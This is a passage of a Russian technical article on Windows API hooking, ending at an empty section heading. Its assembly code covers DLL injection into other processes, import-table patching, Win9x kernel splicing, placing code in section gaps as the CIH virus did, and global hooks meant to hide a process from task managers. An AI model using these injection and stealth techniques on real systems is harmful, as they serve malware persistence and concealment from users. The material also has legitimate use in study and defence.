Удаленный код - код, исполняемый вне контекста, изначально его содержащего. Чтение-запись процессом памяти другого осуществляется функциями kernel32!ReadProcessMemory и, соответственно, kernel32!WriteProcessMemory. Синтаксис вызова этих функций идентичен; одним из параметров является хэндл процесса, над которым производится операция - процесс "открывается" для каких-либо (определенных) действий. Производится это функцией kernel32!OpenProcess.
В операционных системах, поддерживающих систему привилегий (NT/Win2k) возможность успешного открытия процесса зависит от текущего уровня привилегий процесса - исполнителя. В частности, функция OpenProcess по отношению к процессу winlogon.exe выполнится только при включенной привилегии SE_DEBUG_PRIVILEGE. Ей в большинстве случаев обладают только администраторы, так как она позволяет манипулировать со всеми без исключения процессами системы, что чревато крахом самой ОС либо ее системы безопасности. Таким образом, возможность чтения-записи памяти чужого процесса ограничена привилегиями пользователя. Так как чтение-запись памяти - краеугольный камень всей идеологии перехватов API, то очевидно, что существует класс задач, невыполнимых пользователем, не имеющим, к примеру, администраторских прав. Однако такой пользователь может применить перехват функций к любому процессу, запущенному (прямо либо косвенно) им самим (CreateProcess и аналоги), что в большинстве случаев и требуется.
Рассмотрим варианты внедрения динамически загружаемой библиотеки в чужой контекст. Как известно, после инициализации dll происходит исполнение ее точки входа (как PE файла) с тремя параметрами. Именно в этой процедуре будет находиться код, осуществляющий перехват функций.

1. Использование стандартной функции SetWindowsHookEx. Эта функция устанавливает хук на оконные сообщения. Она предназначена для отслеживания сообщений окон как своего процесса, так и чужого. В этом случае код обработчика должен находиться в dll. Реализация функции в общих чертах такова:

• она проецирует библиотеку на все контексты, которые удовлетворяют следующим условиям: их потоки имеют в текущий момент GUI - окно, принимающее сообщения от пользователя, а их процессы могут быть успешно открыты пользователем функцией OpenProcess с параметром

PROCESS_ALL_ACCESS;
• для каждого из таких потоков встраивает требуемый обработчик в цепочку существующих. Наиболее интересным моментом является то, что функция автоматически проецирует библиотеку и на новые GUI процессы - процессы, которых не было в момент ее вызова.

Таким образом, в результате исполнения нижеследующего кода библиотека myhookingdll будет спроецирована на все оговоренные контексты, и все ее копии получат уведомление DLL_PROCESS_ATTACH.

```
call            LoadLibraryA,offset myhookingdll,0
call            GetProcAddress,eax,offset mydummyhook,eax
call            SetWindowsHookExA,WH_CBT,eax
```

2. Использование удаленных потоков. В WinNT и Win2k существуют функции для создания удаленных потоков. Из них документирована одна - kernel32!CreateRemoteThread. В качестве параметров к ней передаются хэндл процесса, в котором будет создан поток, его стартовый адрес (в чужом контексте), аргумент функции потока (ее прототип - DWORD WINAPI ThreadFunc(PVOID pvParam)), начальный размер стэка и другие. Самый простой способ загрузки библиотеки в чужой контекст с использованием CreateRemoteThread - это указать стартовый адрес потока как адрес функции LoadLibraryA (или W) и поместить в качестве параметра указатель на имя библиотеки. Для этого нужно проделать следующие шаги:

• открыть чужой процесс функцией OpenProcess как минимум с флагами PROCESS_CREATE_THREAD | PROCESS_VM_WRITE;
• выделить память в чужом контексте для размещения там имени библиотеки с путем (функцией VirtualAllocEx);
• скопировать туда полное имя библиотеки (функцией WriteProcessMemory);
• узнать адрес функции LoadLibraryA (W);
• выполнить CreateRemoteThread с начальным EIP равным полученному адресу LoadLibrary*;
• закрыть процесс и поток.

Все вышеописанные действия проводит следующий код:

```
call   OpenProcess,PROCESS_ALL_ACCESS,1,PID
xchg   eax,ebx
call   VirtuallAllocEx,ebx,0,mydllnamesize,MEM_COMMIT,\
       PAGE_READWRITE,ebx
call   WriteProcessMemory,ebx,eax,\
       offset mydll, mydllnamesize,0,eax,0,0
call   GetModuleHandleA,offset kernel32
call   GetProcAddress,eax,offset _LoadLibrary
call   CreateRemoteThread,ebx,0,0,eax
call   WaitForSingleObject,eax,INFINITE,eax
call   CloseHandle
call   CloseHandle
```

2.3. Изменение таблиц импорта

Когда компилятор встречает в исходном тексте вызов функции, которая присутствует не в компилируемом исполняемом файле, а в некотором другом - чаще всего, в dll, в простейшем случае он генерирует 'call' на этот символ. Впоследствии линкер исправляет этот псевдовызов на вызов переходника ("stub"), используя библиотеку импорта, содержащую переходники для всех экспортируемых символов в указанных библиотеках. Такие переходники состоят из одной инструкции - 'jmp [x]', где x - адрес двойного слова в таблице импорта PE файла. Эти адреса загрузчик PE файла заполняет корректными значениями при инициализации модуля, опираясь на данные, указанные в таблице импорта.

В более сложных случаях (при непосредственном указании импортируемой функции) компилятор генерирует 'call [x]', минуя переходник. Таблица (директория) импорта должна располагаться в секции, имеющей атрибуты "инициализированные данные" и "читаемая" (IMAGE_SCN_CNT_INITIALIZED_DATA и IMAGE_SCN_MEM_READ). Таблица импорта состоит из массива структур - дескрипторов импорта (IMAGE_IMPORT_DESCRIPTOR), завершающим элементом которого является нулевая структура. Дескриптор импорта выглядит следующим образом:

```
IMAGE_IMPORT_BY_NAME    STRUC
IBN_Hint                DW      ?
IBN_Name                DB      1 DUP (?)       ;длина не фиксирована
IMAGE_IMPORT_BY_NAME    ENDS

IMAGE_THUNK_DATA        STRUC
UNION
TD_AddressOfData        DD      IMAGE_IMPORT_BY_NAME PTR ?
TD_Ordinal              DD      ?
TD_Function             DD      BYTE PTR ?
TD_ForwarderString      DD      BYTE PTR ?
ENDS
IMAGE_THUNK_DATA        ENDS

IMAGE_IMPORT_DESCRIPTOR STRUC
UNION
ID_Characteristics      DD      ?
ID_OriginalFirstThunk   DD      IMAGE_THUNK_DATA PTR ?
ENDS
ID_TimeDateStamp        DD      ?
ID_ForwarderChain       DD      ?
ID_Name                 DD      BYTE PTR ?
ID_FirstThunk           DD      IMAGE_THUNK_DATA PTR ?
IMAGE_IMPORT_DESCRIPTOR ENDS
```

ID_OriginalFirstThunk и ID_FirstThunk содержат относительные виртуальные адреса (RVA) структур IMAGE_THUNK_DATA, описывающие импортируемые функции.
ID_TimeDateStamp содержит предполагаемый "штамп времени" модуля-экспортера и используется при технике линковки "bound imports". Если импорты не связаны, то значение этого поля =0.
ID_ForwarderChain содержит RVA первого форварда в списке импортируемых функций. Если форварды отсутствуют, то значение этого поля =-1. ID_Name содержит RVA имени импортируемого модуля.
Массивы ID_OriginalFirstThunk и ID_FirstThunk идут параллельно. Два массива необходимо для сохранения информации о импортируемых функциях - массив ID_OriginalFirstThunk загрузчиком изменен не будет, а массив ID_FirstThunk будет заполнен адресами требуемых функций (RVA имен функций уничтожатся).
Модуль может экспортировать функции, реализация которых в нем не присутствует, а лишь импортируется из другого модуля. Этот прием называется "форвардинг функций". Его можно проиллюстрировать на примере wsock32.dll. Эта библиотека экспортирует множество функций, часть из которых есть переходники к функциям ws2_32.dll, а часть просто отсутствует в модуле: при импорте отсутствующей, но экпортируемой функции из wsock32, загрузчик, анализируя форварды wsock32, обнаруживает, что он должен экспортировать эту функцию из другого модуля - в частности, из ws2_32.dll.
Смысл перехвата функций методом исправления таблицы импорта состоит в следующем:

1. определяется адрес перехватываемой функции;
2. исходя из данных PE заголовка модуля-жертвы вычисляется адрес его таблицы импорта;
3. среди дескрипторов импорта ищется тот, который описывает импорты из модуля, содержащего реализацию перехватываемой функции;
4. перебираются все структуры IMAGE_THUNK_DATA, начиная с RVA=ID_FirstThunk найденного дескриптора в поисках полей TD_Function, содержащих адрес перехватываемой функции;

5. найденные адреса заменяются адресом обработчика перехваченной функции.

Код функции, осуществляющей вышеперечисленные шаги, может выглядеть так (форвардинг функций не учитывается):

```
hook_api     proc            modbase:dword,modname:dword,\
                             procname:dword,hook_proc:dword
             local           oldproc:dword
             local           dummy:dword

             pushad
             @SEH_SetupFrame "jmp bad_exit"
             call            IsBadCodePtr,hook_proc    ; проверка корректности
                                                       ; вызова
             test            eax,eax
             jnz             bad_exit
             push            procname                        ; шаг 1 - узнаем
                                                             ; адрес
             call            GetModuleHandleA,modname        ; перехватываемой
                                                             ; функции
             call            [realGetProcAddress],eax
             test            eax,eax
             mov             oldproc,eax
             jz              bad_exit
             mov             edi,modbase
             call            IsBadReadPtr,edi,40h
             test            eax,eax
             jnz             bad_exit
             cmp             word ptr [edi],'ZM'
             jnz             bad_exit
             mov             ebx,[edi.MZ_lfanew]
             push            0F8h
             add             ebx,edi
             call            IsBadReadPtr,ebx
             test            eax,eax
             jnz             bad_exit
             cmp             dword ptr [ebx],'EP'
             jnz             bad_exit
             mov             esi,[ebx.NT_OptionalHeader\  ; шаг 2: получение
                                     .OH_DirectoryEntries\; адреса
                                     .DE_Import\          ; таблицы импорта
                                     .DD_VirtualAddress]
             or              esi,esi
             jz              bad_exit
             add             esi,edi
             cmp             esi,ebx
             jz              bad_exit
             stc
             mov             eax,[esi.ID_Name]
             test            eax,eax
             jz              no_imps
next_imp_desc:                                    ; шаг ь4: перебираем
                                                  ; дескрипторы импорта
             push            esi
             push            edi
nxtchar__:   call            patchthisidesk

             pop             edi
             pop             esi
             mov             eax,[(esi\
                             +IMAGE_SIZEOF_IMPORT_DESCRIPTOR).ID_Name]
             add             esi, IMAGE_SIZEOF_IMPORT_DESCRIPTOR
             test            eax,eax
             jnz             next_imp_desc
no_imps:     popad
             xor             eax,eax
             jc              simpleret
             mov             eax,oldproc
simpleret:   @SEH_RemoveFrame
             ret
bad_exit:    @SEH_RemoveFrame
```

```
            popad
            xor             eax,eax
            stc
            ret
bad_exit4proc:
            pop             eax
            jmp             mismatch

patchthisidesk:                                     ; шаг ь3: ищем вход
            add             esi,0ch                 ; перехватываемой
            call            IsBadReadPtr,esi,8      ; функции в данном
                                                    ; дескрипторе импорта
            sub             esi,0ch
            test            eax,eax
            jnz             bad_exit4proc
            mov             eax,[esi.ID_Name]
            test            eax,eax
            jz              bad_exit4proc
            mov             esi,[esi.ID_FirstThunk]
            add             esi,edi
            call            IsBadReadPtr,esi,4
            test            eax,eax
            jnz             bad_exit4proc
            mov             eax,[esi]
            test            eax,eax
            jz              bad_exit4proc
            mov             edi,oldproc

next_thunk:
            cmp             eax,edi
            jnz             next_thunk__
            call            VirtualProtect,esi,1000h,4,offset dummy,esi
            pop             esi

            mov             eax,hook_proc
            mov             [esi],eax               ; шаг ь5: заменим адрес
                                                    ; на свой
            clc
next_thunk__:
            mov             eax,[esi+4]             ; проверим TD_Function
                                                    ; следующего блока на 0
            add             esi,4
            test            eax,eax
            jnz             next_thunk
            db              0c3h;ret
hook_api    endp
```

2.4. Сплайсинг функций ядра Windows 9X

В Win9x, в отличие от WinNT/Win2k, память, начиная с 2Gb, спроецирована на все контексты, присутствующие в системе, то есть ее содержимое одинаково для всех процессов. В этом регионе памяти находятся модули ядра, объекты ядра и пользовательские объекты, доступные всем контекстам - проекции файлов. Документированный Windows API не предоставляет средств для внесения изменений в память "2Gb. VirtualProtect + WriteProcessMemory завершается неудачно. Дж. Рихтер в своей книге "Programming Applications for Microsoft Windows" так поясняет эту ситуацию: "On Windows 98, the main Windows DLLs (Kernel32, AdvAPI32, User32, and GDI32) are protected in such a way that an application cannot overwrite their code pages. You can get around this by writing a virtual device driver (VxD)". Однако эту проблему можно решить и без написания собственного VxD. Достаточно вызвать VxDCall0 _PageModifyPermissions. VxDCall0 - это всегда первая экспортируемая Kernel32.dll функция. Нижеследующий код разрешит на чтение/запись первую страницу kernel32 (идея впервые описана Vecna).

```
    call            GetModuleHandleA,offset kernel32
```

```
    mov             ebx,eax
    mov             eax,[ebx.MZ_lfanew]
    lea             edi,[eax.ebx]
    mov             esi,[edi.NT_OptionalHeader.\
                    OH_DirectoryEntries.DE_Export.\
                    DD_VirtualAddress]
    mov             esi,[esi.ebx.ED_AddressOfFunctions]
    mov             ecx,[esi.ebx]
    add             ecx,ebx         ;ecx==VxDCall0
    shr             ebx,12
    push            020060000h
    push            00h
    push            01h
    push            ebx
    push            001000dh        ;_PageModifyPermissions
    call            ecx
```

Надо учитывать спроецированность памяти "2Gb, ведь если некоторый регион будет разрешен для записи, а потом его память будет изменена, то эти изменения произойдут одновременно во всех контекстах. Таким образом, если удастся изменить ядро для передачи управления некоторых функций другим обработчикам, расположенным в памяти "2Gb (память пользовательского процесса), то при вызове перехваченной функции процессом другого контекста произойдет сбой - по указанному адресу не окажется соответствующего кода обработчика. Следовательно, код глобальных обработчиков функций ядра необходимо располагать также в памяти "2Gb. Код в памяти "2Gb можно расположить несколькими способами. Если размер кода небольшой, то его можно уместить в межсекционное пространство какого-либо модуля ядра (размер кода не больше разницы между физической и виртуальной длиной секции PE модуля). Следующий код пытается найти удовлетворяющее этому требованию место в регионе, занятом kernel32 и, в случае успеха, копирует в найденное пространство код обработчика.

```
                call            GetModuleHandle,offset kernel32
                mov             ebx,eax
                mov             eax,[ebx.MZ_lfanew]
                movzx           ecx,word ptr [eax.ebx.NT_FileHeader.\
                                FH_NumberOfSections]
                lea             esi,[eax.ebx+SIZE IMAGE_NT_HEADERS]
  try_next_section:
                mov             eax,[esi.SH_Characteristics]
                and             eax,IMAGE_SCN_MEM_WRITE\
                                +IMAGE_SCN_MEM_READ\
                                +IMAGE_SCN_CNT_INITIALIZED_DATA
                cmp             eax,IMAGE_SCN_MEM_WRITE\
                                +IMAGE_SCN_MEM_READ\
                                +IMAGE_SCN_CNT_INITIALIZED_DATA
                jne             next_section
                mov             eax,[esi.SH_SizeOfRawData]
                mov             edi,[esi.SH_VirtualSize]
                sub             eax,edi
                cmp             eax,CODE_SIZE
                jb              next_section
                add             edi,[esi.SH_VirtualAddress]
                add             edi,ebx
                jmp             copy_code
  next_section:
                add             esi,IMAGE_SIZEOF_SECTION_HEADER
                loop            try_next_section
                jmp             section_not_found
  copy_code:
                mov             esi,offset IMPLANT_CODE
                mov             ecx,CODE_SIZE
                cld
                rep             movsb    ;скопировать код в найденное пр-во
```

Плюс этого метода в том, что процесс, осуществивший запись в межсекционное пространство, никак не связан с этой памятью. Он может быть закрыт, и память не будет освобождена.

Однако чаще всего свободной памяти, найденной таким путем, не хватает. В таком случае можно "разбросать" части своего обработчика по всем межсекционным пространствам модулей, загруженным выше 2Gb, а потом "склеивать" части обработчика на лету. Этот метод используется, к примеру, в вирусе Win9X.CIH (он распределяет свой код в межсекционном пространстве зараженного модуля - при этом физический размер модуля на диске не изменяется). Таким способом можно размещать обработчики размером не больше 10kb. Понятно, что любой серьезный проект будет превышать этот предел.
Существует более простой и надежный метод выделения памяти >2Gb. Можно выделить память под объект - проекцию файла, например, из своп-файла. Содержимое подобного объекта будет расположено системой >2Gb, все выделенные страницы могут быть помечены атрибутом "исполняемые".

```
    call            CreateFileMappingA,0ffffffffh,NULL,\
                    PAGE_READWRITE,0,IMPLANT_SIZE,0
    call            MapViewOfFile,eax,FILE_MAP_WRITE+\
                    SECTION_MAP_EXECUTE,0,0,IMPLANT_SIZE
    mov             edi,eax
    mov             esi,offset IMPLANT
    mov             ecx,IMPLANT_SIZE
    cld
    rep             movsb
```

С помощью этого метода можно выделить память сколь угодно большого размера, но она будет иметь хозяина - процесс, ее выделивший. Поэтому если процесс, установивший глобальный обработчик в память "2Gb завершится, то память, им аллоцированная, освободится; любой вызов в ядре, приводящий к передаче управления на эту память в лучшем случае приведет к аварийному завершению процесса, чей поток совершил "незаконное" действие, а в худшем - к краху системы. Следовательно, глобальный перехватчик функция ядра не должен завершиться.
Общим недостатком этих методов является неопределенность базового адреса копируемого кода. В любом случае, очевидно, что базовый адрес, указанный линковщиком при компиляции модуля - перехватчика, не совпадет с его истинной базой в памяти. Также возникает вопрос о вызовах API функций таким обработчиком - таблица импорта отсутствует.
Самое простое решение первой проблемы состоит в применении техники базонезависимого кода. Идея в том, что в самом коде хранятся лишь относительные адреса данных. При инициализации кода он определяет свою базу и, прибавляя ее к относительным адресам, вычисляет абсолютные адреса данных. Код на ЯВУ не может быть базонезависимым в силу негибкости компиляторов (уточнение: может, но только в случае неиспользования им глобальных меток)
Пример базонезависимого кода:

```
                call            delta
  delta:        pop             ebp
                sub             ebp,offset delta-code_start
                lea             esi,[ebp+(offset _data-code_start)]
                ...
  _data         db              'Text',0
```

Рассмотрим решение второй проблемы применительно к функциям ядра. Так как модули ядра присутствуют во всех контекстах по одному и тому же адресу, то для вызовов их функций из обработчиков достаточно построить в них переходники, а необходимые адреса функций в них будут записываться еще до копирования кода обработчика в регион >2Gb. Типичный код переходника и кода, его заполняющего, выглядит так:

```
   ; код в секции кода процесса-перехватчика
                call            GetModuleHandleA,offset user32
                call            GetProcAddress,eax,offset msgboxa
                mov             msgboxa_,eax
                ...
   ; код в секции данных процесса-перехватчика:
   ; он будет скопирован в память >2Gb
  _MessageBoxA:mov              eax,12345678h
```

```
            org             $-4
msgboxa_    dd              0
            jmp             eax
```

Используя вышеприведенную технику, вызов функций ядра становится тривиальным.

```
    mov             eax,[ebp+(offset _uType-code_start)]
    push            eax
    lea             eax,[ebp+(offset _caption-code_start)]
    push            eax
    lea             eax,[ebp+(offset _text-code_start)]
    push            eax
    mov             eax,[ebp+(offset _hWnd-code_start)]
    push            eax
    call            _MessageBoxA
```

Но как быть в случае, когда необходимо вызвать функцию из библиотеки, расположенной ниже 2Gb? В разных контекстах она может быть загружена (если загружена) в результате коллизий по разным адресам - следовательно, ее адрес нельзя заранее записать в переходник. В этом случае сначала нужно определить адрес библиотеки в текущем контексте (если библиотека туда не загружена, загрузить ее), а затем найти адрес требуемой функции.
Для надежности не следует сразу пользоваться функциями LoadLibrary*, т.к. если библиотека уже находилась в контексте, то эта операция инкрементирует ее счетчик использования. Если окажется так, что эта dll была загружена в контекст единственный раз, то процесс-хозяин, выполнив FreeLibrary, должен был бы выгрузить ее, но в результате непредусмотренного вызова LoadLibrary* FreeLibrary лишь декрементирует ее счетчик, и может нарушиться логика выполнения программы-хозяина. Таким образом, для более "невидимого" вмешательства в чужой процесс необходимо сначала проверить присутствие требуемого модуля функцией kernel32!GetModuleHandle, и только в случае его отстутствия воспользоваться LoadLibrary* (после выполнения функций dll следует выгрузить с помощью FreeLibrary по тем же причинам).

```
            lea             ebx,[ebp+(offset ws2_32-offset code_start)]
            call            _GetModuleHandleA,ebx
            push            ebp
            xor             ebp,ebp
            or              eax,eax
            jnz             dllloaded
            call            _LoadLibrary,ebx
            mov             ebp,eax
dllloaded:  lea             ecx,[ebp+(offset clsock-offset code_start)]
            call            _GetProcAddress,ebx,ecx
            mov             ecx,[ebp+(offset hSocket-offset code_start)]
            call            eax,ecx
            call            _FreeLibrary,ebp        ; пройдет успешно, если
            pop             ebp                     ; dll загрузили мы
```

Итак, любая память доступна нам для чтения/записи, наш код может выполняться корректно вне зависимости от его базы и вызывать любые API функции. Теперь можно приступить к исправлению кода функций ядра для передачи управления нашему обработчику.
Ebp указывает на начало найденной памяти. Для начала сохраним первые 5 байт перехватываемой функции.

```
    call            GetProcAddress,ebx,offset lla
    mov             edi,eax
    lea             esi,[ebp+(offset lla_code-offset code_start)]
    push            edi
    xchg            esi,edi
    movsb
    movsd
```

Затем изменим флаг разрешения записи атрибута страницы, содержащей начало перехватываемой функции, на истину.

```
    mov             eax,[esp]
    pushad
```

```
    shr             eax,12
    push            020060000h
    push            00h
    push            01h
    push            eax
    push            001000dh                ;_PageModifyPermissions
    mov             eax,[vxdcall0]
    call            eax
    popad
    pop             edi
```

Построим 5-байтовый JMP в начале функции.

```
    mov             al,0e9h
    stosb
    stosd                                   ;прибавим 4 к edi

    lea             eax,[ebp+(offset lla_entry-offset code_start)]
    sub             eax,edi
    mov             [edi-4],eax
```

При таком методе организации сплайсинга обработчик перехваченной функции может выгдядеть так (синтаксис функции - 1 двойное слово):

```
lla_entry:  call            swap_lla
            push            dword ptr [esp+4]
            call            _lla                    ;вызов настоящей функции
            call            swap_lla
            ...                                     ;какие-то действия
            ret             4

_lla:       mov             eax,12345678h
            org             $-4
lla_        dd              0
            jmp             eax

swap_lla:   push            esi edi ebp
            call            delta
delta:      pop             ebp
            sub             ebp,offset delta-code_start

            lea             esi,[ebp+(offset lla_code-code_start)]
            mov             edi,[ebp+(offset lla_-code_start)]
            push            eax
            mov             eax,[edi]
            xchg            [esi],eax
            mov             [edi],eax
            mov             al,[edi+4]
            xchg            [esi+4],al
            mov             [edi+4],al
            pop             ebp edi esi
            ret
```

2.5. Методы установки глобальных перехватчиков

Часто бывает необходимо перехватить какую-либо функцию глобально, т.е. во всех текущих процессах сразу. К примеру, для достижения невидимости в NT/w2k через функцию ntdll!NtQuerySystemInformation процесс-"призрак" должен перебрать все остальные процессы и распространить свои обработчики на каждый их них. Кроме этого, процесс должен позаботиться и о новых процессах - тех, которые будут созданы после инсталляции его обработчика NtQuerySystemInformation. Это непростая задача, так как процесс может быть запущен множеством способов: shell32!ShellExecute*, kernel32!CreateProcess*, ntdll!NtCreateProcess и другими. Большинство из них сводится к NtCreateProcess. Также возникает проблема - процесс с привилегиями гостя не может изменить память контекста, работающего с привилегиями System или Local Administrator - например, Winlogon.exe, а именно он запускает самый популярный менеджер задач для NT/w2k/XP: taskmgr.exe (с помошью функции msgina!WlxStartApplication). Таким образом, на Winlogon.exe обработчик NtCreateProcess распространить не удастся, и при нажатии пользователем ctrl-shift-esc запущенный taskmgr "увидит" спрятанный процесс.
Эта проблема кажется неразрешимой. Однако спасает положение от факт, что taskmgr - GUI приложение, а, следовательно, установив глобальный хук сообщений - к примеру, типа WH_CBT - наш модуль автоматически будет добавлен к taskmgr.exe и проинициализирован с причиной DLL_PROCESS_ATTACH еще до того, как главный модуль taskmgr получит управление.
Первая проблема может быть решена следующим образом. Перехватим ntdll!NtCreateThread и ntdll!CsrClientCallServer. Процесс не имеет своего идентификатора до создания первого потока, и если в обрабочике NtCreateThread мы видим такую ситуацию:

1. процесс-хозяин не имеет идентификатора;
2. создающийся поток приостановлен;
3. после создания потока процесс получает идентификатор,

то это есть создание нового процесса. В этом случае запоминаем его идентификатор и ждем вызова CsrClientCallServer с командой 10000h -
инициализация процесса. Затем проверяем, был ли ранее запомнен идентификатор. Если да, то после вызова настоящего CsrClientCallServer процесс готов к применению к нему наших обработчиков.
Код обработчиков NtCreateThread и CsrClientCallServer может выглядеть так:

```
myNtCreateThread        proc lpThreadHandle,DesiredAccess,\
                        lpObjectAttributes,ProcessHandle,lpClientId,\
                        lpInitialContext,lpUserStackDescriptor,\
                        CreateSuspended
            mov         eax,pbi2
            and         [eax.UniqueProcessId],0
            call        NtQueryInformationProcess,ProcessHandle,\
                        ProcessBasicInformation,eax,pbisize,NULL
            push        eax
            call        [realNtCreateThread],lpThreadHandle,\
                        DesiredAccess,lpObjectAttributes,\
                        ProcessHandle,lpClientId,lpInitialContext,\
                        lpUserStackDescriptor,CreateSuspended
            pop         ecx
            pop         eax
            or          ecx,ecx
            jl          nctexit
            test        eax,eax
            jl          nctexit
            cmp         CreateSuspended,FALSE
            je          nctexit
            mov         eax,pbi
            cmp         [eax.UniqueProcessId],0
            jne         nctexit
            mov         eax,pbi2
            call        NtQueryInformationProcess,ProcessHandle,\
```

```
                                ProcessBasicInformation,eax,pbisize,NULL
nctexit:        pop             eax
                ret
myNtCreateThread                endp

myCsrClientCallServer           proc lpStruc,Par1,dwCommand,StrucSize

                call            [realCsrClientCallServer],lpStruc,Par1,\
                                dwCommand,StrucSize
                cmp             dwCommand,10000h
                jne             cccsexit
                mov             edx,lpStruc
                cmp             dword ptr [edx+20h], 0
                jl              cccsexit
                mov             eax,pbi2
                mov             ecx,[eax.UniqueProcessId]
                jecxz           cccsexit
                pushad
                ...                             ;установка обработчиков
                popad
cccsexit:       ret
myCsrClientCallServer           endp
```

При использовании метода исправления таблиц импорта в w9x можно поступить аналогичным образом, перехватив kernel32!GetStartupInfoA.
При использовании сплайсинга модулей выше 2Gb проблема решается сама собой: эта память проецируется на все контексты, следовательно, вызовы функций из любого процесса будут перехвачены.

2.6. Приостановка потоков

Рассмотрим метод изменения таблицы импорта модуля с целью перехвата импортируемых им функций.
При инициализации библиотеки (вызове DllMain с причиной DLL_PROCESS_ATTACH), как было оговорено ранее, происходит исполнение кода-инсталлятора обработчиков. Конечной его целью является замещение всех входов таблицы импорта модуля, содержащих адреса перехватываемых функций, на адреса соответствующих обработчиков. Если необходимо перехватывать функции из всех модулей процесса, то эти действия будут выполняться "не моментально". Возникает проблема синхронизации: в момент перебора модулей процесса обработанные модули будут содержать одни адреса перехватываемых функций, а необработанные - другие. Это может сказаться на логике выполнения процесса.
Чтобы избежать этого, необходимо приостанавливать потоки перед манипуляциями с таблицами импортов, а после их завершения вновь "запускать" потоки. Существуют документированные функции kernel32 SuspendThread(HANDLE hThread) и ResumeThread(HANDLE hThread), позволяющие приостанавливать и запускать потоки (вернее, их код в user-mode). Эти функции оперируют со счетчиком остановок потока (suspend count). Функция SuspendThread инкрементирует этот счетчик. Если его значение больше нуля, то поток остановлен, если значение превышает допустимое (MAXIMUM_SUSPEND_COUNT) - SuspendThread возвращает ошибку (ERROR_SIGNAL_REFUSED) и инкрементирование не производится. ResumeThread декрементирует счетчик остановок; если он достиг нуля, поток вновь становится планируемым. Для работы обоих функций необходим описатель (handle) потока, открытый с флагом THREAD_SUSPEND_RESUME.
Проблема состоит в том, что документированный API Win32 предоставляет описатель потока только в нескольких случаях: при создании потока функцией kernel32!CreateThread, при отладке процесса как сообщение отладчику (возвращается при старте отладки или после создания потока отлаживаемым приложением через kernel32!WaitForDebugEvent), после дуплицирования

имеющегося описателя и при вызове GetCurrentThread.
Первый случай, как и третий, очевидно, неприемлемы, так как с их помощью нельзя узнать описатель уже работающего потока (не имея какого- либо его описателя в третьем случае). Второй имеет серьезный недостаток: процесс должен адекватно реагировать на отладочные сообщения, посылаемые системой для каждого отлаживаемого процесса, и при его завершении все отлаживаемые процессы уничтожатся (правда, в Windows XP этого можно избежать). Четвертый дает псевдо-описатель потока-вызывателя.
Несмотря на это, все Win32 системы позволяют перечислять все идентификаторы потоков (аналогично идентификаторам процессов). Это несколько странно, так как по SDK "The Win32 API does not provide a way to get the thread handle from the thread identifier". В SDK предлагается использовать идентификаторы потоков для составления запросов процессу-создателю потока с целью получения описателя. По SDK, если процесс не поддерживает удаленное манипулирование его потоками, то идентификатор потока вообще теряет смысл.
И все-таки во всех Win32 системах существует способ получения описателя потока по его идентификатору. Достаточным условием получения описателя потока с флагом THREAD_SUSPEND_RESUME является возможность открыть процесс с флагом PROCESS_ALL_ACCESS.

2.6.1. Получение описателя потока по его идентификатору в Windows 9X

При внимательном изучении кода функции OpenProcess выясняется, что она сводится к более мощной функции, в качестве параметров к которой передаются флаги, флаг вложенности и некоторое значение, полученное из идентификатора процесса путем операции XOR его с неким двойным словом. Результатом этой операции является адрес структуры, описывающей процесс (Process Data Block).
Далее идет проверка - описывает ли структура по адресу, полученному от указателя, процесс. Если это не процесс, то происходит выход из OpenProcess. Поэтому возникает подозрение, что идентификаторы потока и процесса мало чем различаются по своей сущности.
Действительно, операция XOR идентификатора потока с "непонятным" двойным словом дает адрес TDB, - таким образом, для перевода идентификатора потока в его описатель достаточно "вручную" производить XOR идентификатора потока с тем двойным словом, помещать результат в eax и вызывать [OpenProcess+24h]. Из листинга OpenProcess видно, что [OpenProcess+24] (2) - "OpenThread" - читает аргументы прямо из стека (адресует их по esp). Так как код OpenProcess не изменился от Win95 к Win98, то смещение сохранится для обоих систем.

```
OpenProcess  proc            near

dwFlags      = dword  ptr  4
inheritance  = dword  ptr  8
pid          = dword ptr  0Ch

             push            [esp+pid]
             call            xorbyobsfucator
             test            eax, eax
             jnz             short pidconverted
             xor             eax, eax
             jmp             short bad_exit

pidconverted:cmp             byte ptr [eax], 6       ; (1)
             jz              short OpenThread
             push            57h
             call            sub_BFF7C991
             mov             ecx, 0FFFFFFFFh
             jmp             short loc_BFF95CA1
```

```
OpenThread:
             mov             ecx, 0                  ; (2)
             mov             edx, [esp+dwFlags]
             cmp             [esp+inheritance], 1
             adc             ecx, 0FFFFFFFFh
             and             edx, 1F0FFFh
             and             ecx, 80000000h
             or              ecx, edx
             mov             edx, dword_BFFC9CDC
             push            ecx
             push            eax
             push            dword ptr [edx]
             call            SomePowerfulFunction
             ...
```

Остается только узнать тот "magic dword", который используется для получения адреса PDB. Это можно сделать несколькими способами. Самый безопасный и быстрый - это воспользоваться известным для текущего процесса PDB, адрес которого находится по адресу fs:[30h]. Нужно использовать XOR на нем и значении, возвращаемом GetCurrentProcessId. Тогда возможный код функции w9x_OpenThread будет выглядеть следующим образом (предполагается использование TASM в качестве компилятора, так как ниже производится чтение адреса OpenProcess из таблицы прыжков (jump table), генерируемую TASM по умолчанию; MASM генерирует код другого характера - вызовы функций API производятся путем выполнения call [x], где x - адрес входа требуемой функции в таблице импорта модуля):

```
w9x_OpenThread               proc flags,inheritance,tid:dword
             local           w9xopenthread:dword

             pushad
             call            GetCurrentProcessId
             xor             eax,fs:30h
             mov             ebx,eax
             lea             esi,OpenProcess+2  ; jmp far [xxxx]
             lodsd                              ; xxxx
             xchg            eax,esi
             lodsd                              ; [xxxx]=KERNEL32!OpenProcess
             lea             esi,[eax+24h]
             lodsd                              ; [OpenProcess+24h]
             mov             edi,esi
             cmp             eax,0b9h           ; mov ecx,dword ptr 0
             jnz             bad_exit
             sub             edi,4
             mov             w9xopenthread,edi
             xor             ebx,tid
             lea             esi,[ebx+2]
             call            IsBadWritePtr,esi,2
             or              eax,eax
             jnz             bad_exit
             xchg            eax,ebx
             mov             eax,w9xopenthread
             call            eax,flags,inheritance,tid
             mov             [esp.Pushad_eax],eax
             popad
             ret

bad_exit:    popad
             call            SetLastError,ERROR_ACCESS_DENIED
             xor             eax,eax
             ret
w9x_OpenThread               endp
```

2.6.2. Получение описателя потока по его идентификатору в Windows NT

